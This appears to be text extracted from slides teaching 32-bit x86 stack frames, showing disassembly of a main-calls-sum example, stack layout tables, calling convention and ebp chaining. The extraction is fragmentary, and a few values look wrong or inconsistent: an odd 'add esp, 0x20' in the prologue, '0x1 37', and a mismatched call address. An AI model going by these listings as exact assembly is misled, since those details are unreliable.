


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```

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


stack frame

call main

```
n  
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push ebp  
mov ebp, esp  
sub esp, 0x10  
add esp, 0x20  
mov eax, 0x2020  
mov DWORD PTR [ebp-0x8], 0x1337  
mov DWORD PTR [ebp-0x4], 0x4242  
push DWORD PTR [ebp-0x4]  
push DWORD PTR [ebp-0x8]  
call 0x5655618d <sum>  
add esp, 0x8  
nop  
leave  
ret
```

stack:




local variables

call main

```
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mov     ebp, esp
sub     esp, 0x10
mov     eax, 0x5655618d
mov     ecx, 0x2020
mov     DWORD PTR [ebp-0x8], 0x1337
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nop
leave
ret
```

stack:



```
int a = 0x1337;
int b = 0x4242;
```

calling convention


in 32 bits x86

stack:

call main

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ret
```

sum(a, b);




sum()

call main

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push   DWORD PTR [ebp-0x8]
call   0x5655618d <sum>
add    esp, 0x8
nop
leave
ret
```



```
0x565561c8 <+36>: call 0x5655618d <sum>
0x565561cd <+41>: add esp, 0x8
```

sum()

stack:

```
push    ebp
mov     ebp, esp
call   0x565561d0 <__x86_get_pc
add    eax, 0x2047
mov     edx, DWORD PTR [ebp+0x8]
mov     eax, DWORD PTR [ebp+0xc]
add     eax, edx
pop     ebp
ret
```

(ebp) (esp) 0xdc


0xdc	0xfc (main ebp value)
0xe0	0x565561cd (ret)
0xe4	0x1337
0xe8	0x4242
0xec	...
0xf0	...
0xf4	0x1 37 (a)
0xf8	0x4242 (b)
0xfc	prev ebp value
0x100	ret

ebp chaining

stack:

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push    ebp
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add     eax, edx
pop     ebp
ret
```

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sum()

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pop     ebp
ret
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eax: 0x1337

edx: 0x4242

sum()

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call   0x555561d0
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add     eax, edx
pop     ebp
ret
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0xf8	0x4242 (b)
0xfc	prev ebp value
0x100	ret

eax: 0x5579

edx: 0x4242

